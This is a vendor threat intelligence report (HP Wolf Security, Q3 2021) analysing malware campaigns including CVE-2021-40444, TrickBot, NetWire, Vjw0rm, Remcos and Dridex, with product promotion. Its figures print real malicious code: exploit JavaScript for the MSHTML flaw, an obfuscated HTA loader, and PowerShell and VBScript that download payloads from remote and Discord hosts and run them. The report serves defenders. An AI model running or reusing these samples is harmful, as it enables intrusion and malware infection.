HP WOLF SECURITY

THREAT INSIGHTS REPORT

Q3 - 2021

THREAT LANDSCAPE

Welcome to the Q3 2021 edition of the HP Wolf Security Threat Insights Report. Here our security experts highlight malware trends identified by **HP Wolf Security** from the third quarter of 2021, equipping security teams with the knowledge to combat emerging threats and improve their security postures.[1]

NOTABLE THREATS

CVE-2021-40444 MSHTML exploit offers new way for attackers to run malicious code

On 7 September 2021, Microsoft released a bulletin for **CVE-2021-40444,** a high severity zero-day remote code execution vulnerability in the MSHTML web browser engine in Windows.[2] The vulnerability can be exploited by crafting malicious Microsoft Office files, one of the top ways threat actors spread malware. Its potential reach and impact are high because attackers do not need to significantly change their tactics, techniques and procedures (TTPs) to use the exploit. In Q3 2021, Office documents and spreadsheets were the second and third most popular file types used for delivering malware, accounting for 40% of threats isolated by HP Wolf Security.

Unlike documents containing malicious macros that require attackers to trick users into running unsafe code, exploiting CVE-2021-40444 needs minimal user interaction because it can be triggered by simply opening a document or previewing it in File Explorer. We expect threat actors – hacktivist, criminal and nation state – to increasingly use this exploit to gain initial access to systems because of its operational advantages over other execution techniques and exploits widely used today, such as CVE-2017-11882.

Once exploited, an attacker can run arbitrary code on the system, for example, downloading and installing a backdoor giving them persistent access. The foothold into the network may then be used to achieve their objectives, such as stealing valuable data or holding an enterprise to ransom in a human-operated ransomware attack.

The exploit works by loading an external resource, which causes the document to run JavaScript code that exploits the vulnerability. In samples analyzed by the HP Threat Research team, JavaScript was used to download a cabinet (CAB) archive file from a remote server containing a dynamic-link library (DLL). A path traversal vulnerability was then used to run the DLL, with control.exe and rundll32.exe being the executing processes.




Figure 1 – CVE-2021-40444 vulnerability timeline

Microsoft provided possible mitigations in the bulletin that disclosed the vulnerability, such as disabling ActiveX controls, before releasing a patch on 14 September 2021. The first documented case of this vulnerability being exploited in the wild, however, was identified on 21 August 2021, leaving a 24-day window of vulnerability.[3] The timeline in Figure 1 illustrates how the conventional way software developers and users respond to vulnerabilities favors attackers because of the time lag between an attacker first discovering a vulnerability and a user installing a patch.

TIME FROM ATTACKER DISCOVERY OF VULNERABILITY TO VENDOR DISCOVERY
+
TIME FOR VENDOR TO RELEASE PATCH
+
TIME FOR USERS TO TEST AND DEPLOY PATCH
= VULNERABILITY WINDOW

HP Sure Click's threat containment technology eliminates the risk window of CVE-2021-40444 because the vulnerable MSHTML component of Windows is isolated inside a micro-Virtual Machine, protecting the host system from infection.[4] This removes the need for network defenders to rely solely on detections and mitigations, which may be imperfect and become obsolete quickly as the understanding of the scope of a vulnerability evolves. While patch management remains a critical activity for the security of any network, threat containment can protect enterprises against unknown vulnerabilities and scenarios where a patch is yet to be released – as was the case with CVE-2021-40444.

```
var iframe = window.document.createElement("iframe");
window.document.body.appendChild(iframe);

var o = new iframe.contentWindow.ActiveXObject('htmlfile');
iframe.contentDocument.open().close();
document.body.removeChild(iframe);
o.open().close();

var r = new o.Script.ActiveXObject('htmlfile');
r.open().close();

var m = new r.Script.ActiveXObject('htmlfile');
m.open().close();

var h = new m.Script.ActiveXObject('htmlfile');
h.open().close();

var s = new ActiveXObject("htmlfile");
var f = new ActiveXObject("htmlfile");
var b = new ActiveXObject("htmlfile");
var u = new ActiveXObject("htmlfile");
var v = new ActiveXObject("htmlfile");

var xmlhttp = new XMLHttpRequest();

window.setTimeout;
xmlhttp.open("GET", "hxxp://[redacted]/e8c76295a5f9acb7/ministry.cab", false);
xmlhttp.send();

h.Script.document.write("<body>");
var j = h.Script.document.createElement("object");

j.setAttribute("codebase", "hxxp://[redacted]/e8c76295a5f9acb7/ministry.cab#version=5,0,0,0");
j.setAttribute("classid", "CLSID:edbc374c-5730-432a-b5b8-de94f0b57217");

h.Script.document.body.appendChild(j);

s.Script.location = ".cpl:123";
s.Script.location = ".cpl:123";
s.Script.location = ".cpl:123";
s.Script.location = ".cpl:123";
s.Script.location = ".cpl:123";
s.Script.location = ".cpl:123";
s.Script.location = ".cpl:123";
s.Script.location = ".cpl:123";
s.Script.location = ".cpl:123";
s.Script.location = ".cpl:../../../AppData/Local/Temp/Low/championship.inf";

f.Script.location = ".cpl:../../../AppData/Local/Temp/championship.inf";
b.Script.location = ".cpl:../../../../AppData/Local/Temp/Low/championship.inf";
u.Script.location = ".cpl:../../../../AppData/Local/Temp/championship.inf";
v.Script.location = ".cpl:../../../../../Temp/Low/championship.inf";
u.Script.location = ".cpl:../../../../../Temp/championship.inf";
u.Script.location = ".cpl:../../Low/championship.inf";
u.Script.location = ".cpl:../../championship.inf"
```

Figure 2 – JavaScript that exploits CVE-2021-40444

HP Wolf Security stops campaign masquerading as the Ugandan National Social Security Fund

On 31 August 2021, HP Wolf Security protected a user from a malware campaign that impersonated a legitimate quasi-governmental organization, the Ugandan National Social Security Fund (NSSF). The attackers typosquatted the organization's domain name by registering a fake domain that closely resembled the real one.[5]

```
Domain Name: NSSFUG.ORG
Registry Domain ID: D31466652-LROR
Registrar WHOIS Server: whois.directnic.com
Registrar URL: http://www.directnic.com
Updated Date: 2020-09-04T14:24:56Z
Creation Date: 2000-07-17T09:39:51Z
Registry Expiry Date: 2030-07-17T09:39:51Z
Registrar Registration Expiration Date:
Registrar: DNC Holdings, Inc.
```

```
Domain Name: NSSFUQ.ORG
Registry Domain ID: D402200000004556116-LROR
Registrar WHOIS Server: whois.namecheap.com
Registrar URL: http://www.namecheap.com
Updated Date: 2020-12-14T08:30:47Z
Creation Date: 2017-12-15T13:53:30Z
Registry Expiry Date: 2021-12-15T13:53:30Z
Registrar Registration Expiration Date:
Registrar: NameCheap, Inc.
```

Figures 3 & 4 – WHOIS information showing the legitimate NSSF domain (left) and the malicious domain used in the August 2021 campaign (right)

The user received a link to the fake website, where they downloaded a malicious Word document pretending to be a member statement (Figure 5). The document ran a malicious Visual Basic for Applications (VBA) macro which executed a PowerShell script. The script first disables PowerShell **script block logging** to make an investigation of the host more difficult by preventing detailed log evidence from being recorded.[6] Afterwards, the script attempts to evade detection by bypassing the **Antimalware Scan Interface (AMSI)** feature in Windows by setting the amsiInitFailed variable to False.[7] The script then tries to download and run a second stage payload, which is RC4 encrypted, using the .Net.WebClient class. This payload, however, was unavailable at the time of execution. To make the download traffic blend in, the script sets the HTTP User-Agent header to match Internet Explorer 11. The script was almost identical to the default stager of **PowerShell Empire** – a command and control (C2) framework that is often used by red teams as well as cybercriminals. Indeed, the URI and User-Agent values matched PowerShell Empire's default configuration.[8]

Figure 5 – Lure document used in malware campaign impersonating the NSSF

Attackers use legal threats to spread NetWire RAT to Bulgarian users

In July 2021, HP Sure Click isolated a malicious spam campaign delivering **NetWire**, a remote access Trojan (RAT) that targeted users in Bulgaria.[9] The attackers sent emails containing malicious Microsoft Word documents purporting to be civil enforcement claims from a private enforcement agent. The lure documents contained a message requesting the reader to disable Word's read-only mode (Protected View) and to enable macros. Doing so causes a malicious VBA macro to run, which downloads a NetWire executable to the victim's %TEMP% directory and then executes it.

89%

OF THREATS ISOLATED BY HP WOLF SECURITY WERE DELIVERED BY EMAIL IN Q3 2021. 11% WERE WEB DOWNLOADS AND LESS THAN 1% USED OTHER VECTORS.

Investigation by the HP Threat Research team found that the threat actor most likely sought to target Bulgarian individuals. The web server hosting the payload was geofenced so that only IP addresses in Bulgaria could download the malware. The publisher metadata in the NetWire executable had also been copied from a legitimate Bulgarian software company. Finally, the email lure was composed in Bulgarian and referenced a Bulgarian private enforcement agent. NetWire is a commercial RAT capable of controlling a remote system without a user's knowledge. Its capabilities include keylogging, stealing credentials stored in web browsers and capturing screenshots.




Figure 6 – Lure document delivering NetWire RAT

TrickBot now being delivered via HTA files as well as Office documents

In July 2021, HP Wolf Security telemetry recorded an increase in **TrickBot** malware being distributed via HTML Application (HTA) files sent as email attachments.[10] Previously, TrickBot distributors preferred to use macros embedded in Office documents as the initial infection vector. We last saw HTA files being used to distribute TrickBot at the end of 2020, followed by a switch back to Office documents. The change reduces the user interaction required to infect a system because the recipient only needs to double click the malicious HTA file to trigger the chain of infection.




Figure 7 – Malicious spam distributing TrickBot

If opened, **mshta.exe** interprets the HTA file and executes an obfuscated VBScript. The script executes a PowerShell command using **cmd.exe**, which downloads and runs another PowerShell script from a remote server. The second script downloads TrickBot in the form of a DLL from another remote server, saves it in the user's %TEMP% directory and then runs it using **rundll32.exe**. The Group Tag (gtag) parameter of the TrickBot sample downloaded by the script in Figure 9 was **rob112**. After installation, the Trojan determines the system's public IP address using an external service, communicates with the botnet's C2 infrastructure and performs initial reconnaissance of the environment, before waiting for further commands.

```
<html><head><script language="vbscript">
owGykbSyVbCSlZsiFBlhDcMv =
"gJrGnkTjUJgroZiFkgokItdrmEQsKxHdtlSyQzfbEtKuBrOIYxjFBAfxoZsiEGherLRpHvgqhvTSLmrcOatozgMqAdQiMIunhotLUfBijVoQzQWVmXvSJPdCBVQzOjaKvaFukjxJtbBuXjK
SzuyzMJMnAJynrpFCODhuiOAzosMNMZoaGYIpOVsEByveBiqvscgTvASNEaDZZQoZPofTvDDjmWogYUNwoFJyeBedThFMQRrXgzWtoQYgoIIZqFDLISwOQvRCoTafQHdzLjNVaoLDlPLpIVT
VHvZXkrlrWRtMItemLzlgLCWgMXcIhYPhqUafuTudyGrnxIcqNDWfbOlvWoPmVTXzSxDSzKXSzuboqfDTxaaaeeKexueGcOyHSkRqgvcqhmcXUSMaVYfyyfbMuvbX"
xqbUXnsYbEmMnWXCaNopMIiGmHbISqY = array(214, 184, 146, 172, 224, 221, 195, 220, 117, 188, 204, 229, 228, 199, 206, 102, 217, 204, 231, 223, 86
, 126, 215, 218, 210, 177, 189, 147, 136, 152, 106, 215, 220, 209, 191, 229, 115, 135, 112, 181, 170, 232, 107, 232, 170, 146, 140, 105, 188,
234, 207, 167, 182, 166, 213, 218, 217, 191, 214, 221, 109, 186, 208, 202, 222, 184, 114, 150, 106, 164, 200, 225, 216, 226, 189, 182, 173, 225
, 219, 210, 189, 131, 157, 124, 132, 218, 181, 159, 148, 204, 182, 213, 185, 142, 237, 211, 203, 228, 232, 177, 117, 136, 165, 214, 206, 132,
212, 201, 223, 115, 131, 118, 143, 135, 217, 115, 186, 191, 219, 168, 180, 120, 119, 154, 194, 210, 198, 183, 226, 129, 108, 151, 139, 151, 230
, 185, 228, 130, 111, 236, 120, 210, 180, 183, 222, 218, 231, 154, 122, 175, 189, 142, 163, 195, 233, 207, 229, 227, 102, 112, 180, 178, 203,
149, 188, 160, 131, 192, 176, 185, 180, 143, 150, 155, 176, 208, 136, 158, 125, 177, 169, 167, 181, 120, 131, 188, 166, 166, 150, 224, 179, 223
, 180, 170, 214, 149, 208, 146, 149, 184, 134, 169, 149, 155, 163, 146, 177, 169, 145, 182, 187, 149, 218, 133, 133, 223, 174, 157, 210, 168,
179, 166, 144, 224, 176, 141, 151, 186, 199, 131, 167, 212, 149, 175, 155, 142, 179, 185, 180, 136, 168, 189, 194, 181, 187, 184, 155, 210, 176
, 144, 129, 155, 213, 189, 134, 193, 138, 154, 238, 144, 179, 237, 148, 171, 176, 155, 178, 167, 180, 191, 166, 170, 141, 178, 151, 151, 194,
192, 142, 185, 173, 151, 175, 177, 148, 151, 149, 191, 137, 189, 193, 153, 207, 179, 174, 162, 152, 154, 181, 142, 152, 219, 166, 227, 141, 189
, 164, 168, 174, 170, 153, 211, 142, 160, 180, 138, 204, 192, 146, 208, 178, 156, 216, 167, 215, 149, 183, 208, 186, 143, 221, 175, 217, 192,
165, 221, 143, 139, 139, 167, 199, 160, 174, 222, 152, 178, 132, 174, 175, 203, 154, 240, 148, 191, 116, 148, 198, 194, 154, 189, 187, 189, 171
, 176, 211, 183, 133, 201, 185, 169, 162, 162, 198, 166, 141, 220, 185, 184, 174, 136, 174, 160, 186, 133, 117, 151, 114, 147, 137, 162, 131,
147, 215, 221, 200, 198, 119, 127, 109, 145, 99, 99, 217, 222, 229, 204, 144, 176, 225, 229, 213, 189)
for WcjzmdVPZNxxHwm = 1 to ubound(xqbUXnsYbEmMnWXCaNopMIiGmHbISqY) + 1
execute("lYXeKiIwSgEENBFvjYtslremLWmyvRTQIdoIQ = mid(owGykbSyVbCSlZsiFBlhDcMv, WcjzmdVPZNxxHwm, 1)") : execute("GnwDhDuylJwZCqzHID =
asc(lYXeKiIwSgEENBFvjYtslremLWmyvRTQIdoIQ)")
execute("wJsNEbIKFBPzxbkzSLLFfxWVUxsDTdkyfCg = xqbUXnsYbEmMnWXCaNopMIiGmHbISqY(WcjzmdVPZNxxHwm - 1)") : cKWHNfrHTwtmfAqCUPPRGxePXLNNZGbY =
cKWHNfrHTwtmfAqCUPPRGxePXLNNZGbY & chr(wJsNEbIKFBPzxbkzSLLFfxWVUxsDTdkyfCg - GnwDhDuylJwZCqzHID) : next : execute(
cKWHNfrHTwtmfAqCUPPRGxePXLNNZGbY)
</script></head></html>
```

```
$path = $Env:temp+'\rCMBLuAtmpiwlD.bin'; $client = New-Object System.Net.WebClient;
$client.downloadfile('https://docs.zohopublic.eu/downloaddocument.do?docId=674ni225458b03d204b4ab290dc0afd57ec8c&docExtn=pdf',$path);
C:\Windows\System32\rundll32.exe $path,StartW
```

Figures 8 & 9 – Obfuscated (above) and deobfuscated (below) scripts used to download TrickBot




Figure 10 – Process interaction graph showing TrickBot HTA file running inside an isolated HP Wolf Security micro-VM

Uptick in email-borne JavaScript malware

In Q3 2021, we detected a rise in JavaScript malware families spread through email, including **Vengeance Justice Worm** (Vjw0rm).[11] Vjw0rm is a RAT that has worm-like capabilities, including the ability to spread to removable storage devices. We often see obfuscated JavaScript malware attached to email as .JS files, which are sometimes successful at bypassing email gateway scanners. Therefore we recommend organizations enforce email policies that block attachment file formats that are commonly abused by malware distributors, such as scripts and executables.

12%

OF EMAIL MALWARE ISOLATED BY HP WOLF SECURITY IN Q3 2021 BYPASSED AT LEAST ONE GATEWAY SCANNER.

In one case, VjW0rm was sent as a JS attachment to a Spanish construction company but was isolated HP Sure Click. The email purported to be a forwarded quote. When opened, the script decodes and attempts to runs the malware in the user's %APPDATA% directory. The malware beacons information about the infected system to a C2 server, storing the data in the User-Agent and UA-CPU headers of an otherwise empty HTTP POST request. Vjw0rm listens for commands sent by the malware operator and then runs them on the victim PC. The malware maintains persistence on the system by setting a Run registry key called **B02N3ZE1UL** and creating a copy of the script in the Windows start-up folder so that the malware runs each time Windows starts.

```
POST /Vre HTTP/1.1
Client
  Accept: */*
  Accept-Encoding: gzip, deflate
  Accept-Language: en-us
  UA-CPU: AMD64
  User-Agent: msdos_[redacted]\Microsoft Windows 7 Enterprise \undefined\\YES\FALSE\
Entity
  Content-Length: 0
```

Figure 11 – VjW0rm beacon showing an HTTP POST containing information about an infected system

Attackers use Microsoft tools and services to deliver GuLoader and Remcos RAT

In August 2021, HP Sure Click isolated a malware campaign that abused Microsoft tools and services to evade detection. The infection chain began with an HTA file sent to the target by email. The file was minimally obfuscated and used the **living off the land** binary **bitsadmin.exe** to download and run **GuLoader** malware on the system.[12]

GuLoader subsequently downloaded and ran **Remcos RAT** – a commercial RAT – which was hosted on Microsoft's OneDrive cloud storage service.[13] Hosting malware on legitimate services increases the likelihood that the payload will evade network security controls that rely on website reputation. The Remcos binary is never written to disk, a defense-evasion technique. Instead, it is executed in memory, then injected into a newly started legitimate Windows process. Once the malware is installed on the computer, a connection is established to the operator's C2 server, through which the attacker gains full access to the infected system.

Received From	Biplu Ahmed <info@mansaba.com>
Sent To	[redacted]
Date Sent	August 2, 2021 7:08 a.m.
Subject	New Order - MANSABA TRADING INTERNATIONAL

Figure 12 – Email delivering GuLoader and Remcos RAT


NOTABLE TRENDS


Discord and legitimate file-sharing services used to host malware

In Q3 2021, we saw more threat actors piggybacking off legitimate services that allow users to upload and share files to host malware. This benefits attackers because it removes the need to set up or manage their own hosting infrastructure – bought or compromised. Legitimate websites are also less likely to be blocked by network security controls, increasing the success rate of malicious downloads. Since attackers only need their malware hosted long enough to be effective, service providers must respond quickly to abuse reports to stand any chance of disrupting ongoing malware campaigns. Historically, less-resourced attackers tended to host malware on file-sharing services, but in Q3 we noticed highly capable threat actors, such as those associated with the crimeware Trojan Dridex, started following suit too. In total, the HP Threat Research team identified 10 malware families hosted on infrastructure belonging to Discord, an instant messaging service: Dridex, Cobalt Strike, Agent Tesla, RedLine Stealer, njRAT, AsyncRAT, Android Cerberus, Formbook, Guloader, and Lokibot.

```
For Each hsjPSOxiIXO in Array("https://cdn.discordapp.com/attachments/
879332602027315244/879332665495552040/30.dll","https://cdn.discordapp.com/attachments/
879332602027315244/879332674005786624/34.dll","https://cdn.discordapp.com/attachments/
879332602027315244/879332667894669352/31.dll","https://cdn.discordapp.com/attachments/
879332602027315244/879332681677160468/39.dll","https://cdn.discordapp.com/attachments/
879332602027315244/879332672810385419/33.dll")

    Set vxIbVfOCrdzIzzLFN = createobject("MSXML2.XMLHTTP.6.0")

    Set mmfWYmfnScwm = createobject("Adodb.Stream")
    vxIbVfOCrdzIzzLFN.Open "GET", hsjPSOxiIXO, False

    vxIbVfOCrdzIzzLFN.setRequestHeader "User-Agent", "dURyXNByQADWjfx"

    vxIbVfOCrdzIzzLFN.Send
    If vxIbVfOCrdzIzzLFN.Status = 200 And Len(vxIbVfOCrdzIzzLFN.ResponseBody)>0 Then
        with mmfWYmfnScwm
            .type = 1
            .open
            .write vxIbVfOCrdzIzzLFN.responseBody
            .savetofile  "C:\\Progr" & "amData\eiTkJYihwTiSBvfyuG.d" & "ll", 2
            .close
        end with

        With CreateObject("Wscript.Shell")
            .Exec("mshta " & "C:\\Progr" & "amData\eiTkJYihwTiSBvfyuG.s" & "ct")
        End With
        Exit For
    End If
Next
```

Figure 13 – Malicious document from Q3 2021 that downloads a Dridex payload hosted on Discord





Figures 14 & 15 – Top exploits (left) and file types (above) isolated by HP Wolf Security in Q3 2021





Figure 16 – MITRE ATT&CK techniques used by threats isolated by HP Wolf Security in Q3 2021[14]

NOTABLE TECHNIQUES

JavaScript Loader dispensing RATs in the wild

In Q3 2021, HP Wolf Security quarantined a JavaScript loader that was used to distribute eight RAT and information stealer malware families. Analyzing the obfuscated JavaScript code revealed that the malware not only has the ability to download a payload from a remote server, but also act as a dropper by embedding the payload within the script – removing the need to download the payload altogether.

The HP Threat Research team performed a retrohunt over Q3 which identified eight malware families distributed using the loader, almost half of which were **STRRAT** (Figure 17).[15] One the drivers of information stealers and RATs is the value of access to systems and compromised data. Q1 2021 saw a strong rise in the value of major cryptocurrencies such as Bitcoin, thereby incentivizing financially-motivated threat actors to target cryptocurrency wallets and credentials to online currency exchanges.



TOP 5 EMAIL LURE KEYWORDS

1. "ORDER"
2. "PAYMENT"
3. "NEW"
4. "QUOTATION"
5. "REQUEST"

Figures 17 & 18 – Malware families spread by JavaScript loader (left) and top email lures of threats isolated by HP Wolf Security in Q3 2021 (above)

INDICATORS AND TOOLS

The HP Threat Research team regularly publishes Indicators of Compromise (IOCs), signatures, and tools to help security teams defend against threats. You can access these resources from the **HP Threat Research GitHub repository**.[16]

STAY CURRENT

The HP Wolf Security Threat Insights Report is made possible by customers who opt to share their threats with HP. Alerts that are forwarded to us are analyzed by our security experts and annotated with additional contextual information about each threat.

We recommend that customers take the following actions to ensure that you get the most out of your **HP Wolf Enterprise Security** deployments:[a]

• Enable Threat Intelligence Services and Threat Forwarding in **HP Wolf Security Controller**.[b] These enable augmented threat intelligence for automated threat triage and labeling, plus automatic rules file updates to ensure accurate detection and protection against the latest attack techniques. To learn more, review the Knowledge Base articles about these features.[17, 18]

• Plan to update HP Wolf Security Controller with every new release to receive new dashboards and report templates. See the latest release notes and software downloads available on the Customer Portal.[19]

• Update HP Wolf Security endpoint software at least twice a year to stay current with detection rules added by our threat research team. For the latest threat research, head over to the **HP Wolf Security blog**, where our security experts regularly dissect new threats and share their findings.[20]

ABOUT THE HP WOLF SECURITY THREAT INSIGHTS REPORT

Enterprises are most vulnerable from users opening email attachments, clicking on hyperlinks in emails, and downloading files from the web. HP Wolf Security protects the enterprise by isolating risky activity in micro-VMs, ensuring that malware cannot infect the host computer or spread onto the corporate network. Since the malware is contained, HP Wolf Security collects rich forensic data to help our customers harden their infrastructure. The HP Wolf Security Threat Insights Report highlights notable malware campaigns analyzed by our threat research team so that our customers are aware of emerging threats and can take action to protect their environments.

ABOUT HP WOLF SECURITY

From the maker of the world's most secure PCs[c] and Printers[d], HP Wolf Security is a new breed of endpoint security.[e] HP's portfolio of hardware-enforced security and endpoint-focused security services are designed to help organizations safeguard PCs, printers, and people from circling cyber predators. HP Wolf Security provides comprehensive endpoint protection and resiliency that starts at the hardware level and extends across software and services.

REFERENCES

[1] https://hp.com/wolf

[2] https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2021-40444

[3] https://www.microsoft.com/security/blog/2021/09/15/analyzing-attacks-that-exploit-the-mshtml-cve-2021-40444-vulnerability/

[4] https://www.hp.com/uk-en/security/enterprise-pc-security.html

[5] https://capec.mitre.org/data/definitions/630.html

[6] https://www.mandiant.com/resources/greater-visibilityt

[7] https://www.mdsec.co.uk/2018/06/exploring-powershell-amsi-and-logging-evasion/

[8] https://www.sans.org/white-papers/38315/

[9] https://malpedia.caad.fkie.fraunhofer.de/details/win.netwire

[10] https://malpedia.caad.fkie.fraunhofer.de/details/win.trickbot

